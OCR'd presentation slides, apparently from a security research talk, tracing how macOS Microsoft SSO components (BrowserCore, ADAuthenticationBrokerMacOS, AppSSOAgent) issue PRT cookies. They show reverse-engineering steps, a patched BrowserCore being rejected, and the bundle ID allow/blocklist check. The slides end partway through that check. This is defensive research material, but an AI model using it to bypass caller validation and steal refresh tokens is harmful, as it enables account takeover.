

```
Mac SSO Extension: (A                    apple.AppSSO:SORemoteExt
AppSSOAgent: [com.app                    Agent] beginAuthorizatic
Mac SSO Extension: (A                    apple.AppSSO:SORemoteExt
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:SOAuthoriza
AppSSOAgent: (PlatformSSO) [com.apple.AppSSO:POExtensionA
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOHostExtensionCo
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOExtension] -[SC
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOExtension] Noti
AppSSOAgent: [com.appl                   gent] -[SOAgent authori
AppSSOAgent: [com.appl                   gent] -[SOAgent _dismis
BrowserCore_patched: (                   [com.apple.AppSSO:SOCli
BrowserCore_patched: (                   [com.apple.AppSSO:SOAut
BrowserCore_patched: (                   .apple.AppSSO:SOAuthori
```




# We are here!



Chrome
ADAuthentication
BrokerMacOS
Browsercore
AppSSOAgent
(MacOS)
Mac SSO Extension
PRT Cookie

# Hmm... 🧐


IDA View-A, Pseudocode-A
Strings
Address
Length
Caller is not


Chrome
ADAuthentication BrokerMacOS
Browsercore
AppSSOAgent (MacOS)
Mac SSO Extension
PRT Cookie


# processSSOAuthorization()





```
}
v6 = objc_allocWithZone((Class)&OBJC_CLASS___ADBrokerSSOExtensionRequest);
v29[0] = 0LL;
v7 = objc_retain(a1);
v8 = objc_msgSend(
        "initWithSSOExtensionRequest:ssoExtensionMode:ssoModeForBrowser:isInt
        v7
        0LL
```

# Objective-C Message Send


- Method calls are sent as messages at runtime.
- Uses objc_msgSend to find the method.
- May resolve in current binary or linked frameworks.




# Find the Method






```
 /Applications/Com/C/P/M/Contents                    base   02:13:24 PM
└─ grep -rla "initWithSSOExtensionRequest" .
./Frameworks/ADAuthenticationBrokerMacOS.framework/Versions/A/ADAuthenticationBrokerMacOS
```



Company Portal
PlugIns
Resources
AutofillExtensionMacOS
Mac SSO Extension
Browsercore
Framework
ADAuthentication
BrokerMacOS

# Apple Framework vs. Windows DLL




# We are here!


Chrome
ADAuthentication
BrokerMacOS
Browsercore
AppSSOAgent
(MacOS)
Mac SSO Extension
PRT Cookie


# Gotcha! 😎


IDA View-A, Pseudocode-A
Strings
Address
Length
Type
String
__cstring:00...
0000003F
C
Caller is not allowed to invoke BrowserNativel
Caller is not allowed to invoke


Chrome
ADAuthentication BrokerMacOS
Browsercore
AppSSOAgent (MacOS)
Mac SSO Extension
PRT Cookie


# Bundle ID Validation Flow

1. Check if callerBundleIdentifier is nil
2. Blocklist check (AppBlockList + _defaultBundleIdentifierBlockList)
3. Managed app check via Enable_SSO_On_All_ManagedApps
4. Whitelist check (AppAllowList + _defaultBundleIdentifierWhiteList)
5. Prefix allow check (com.microsoft., com.apple.)
6. Default: ❌ Deny SSO



# BrowserCore_patched Fail Log

```
rization] -[SOAuthorization _finishAuthorizationWithCredential:e
nServices.AuthorizationError Code=-6000 "(null)" UserInfo={NSUnd
UserInfo={MSALErrorDescriptionKey=Caller is not allowed to invok
rsionKey=5.2504.0}}}, requestParametersCore = {
    AuthorizationOptions =     {
        "correlation_id" = "B097EC60-1A03-4138-B190-2AFE3F128157
        "msg_protocol_ver" = 4;
        "parent_process_bundle_identifier" = "";
        "parent_process_localized_name" = "";
        "parent_process_teamId" = "";
        payload = "{\"sender\":\"https://login.microsoftonline.com\"
on/oauth2/authorize\"}";
    };
    CFNetworkInterception = NO;
    CallerManaged = NO;
    CallerTeamIdentifier = "(null)";
    EnableUserInteraction = YES;
    Identifier = "EFFD607, delegate = <decode: missing data> on <dec
2025-05-28 19:50:26.791437+0800 0x394c70   Debug       0x579293
uthorizationCore] -[SOAuthorizationCore(Core) performBlockOnDelegate
```



# Bundle ID Validation Flow

1. Check if callerBundleIdentifier is nil


2. Blocklist check (AppBlockList + _defaultBundleIdentifierBlockList)

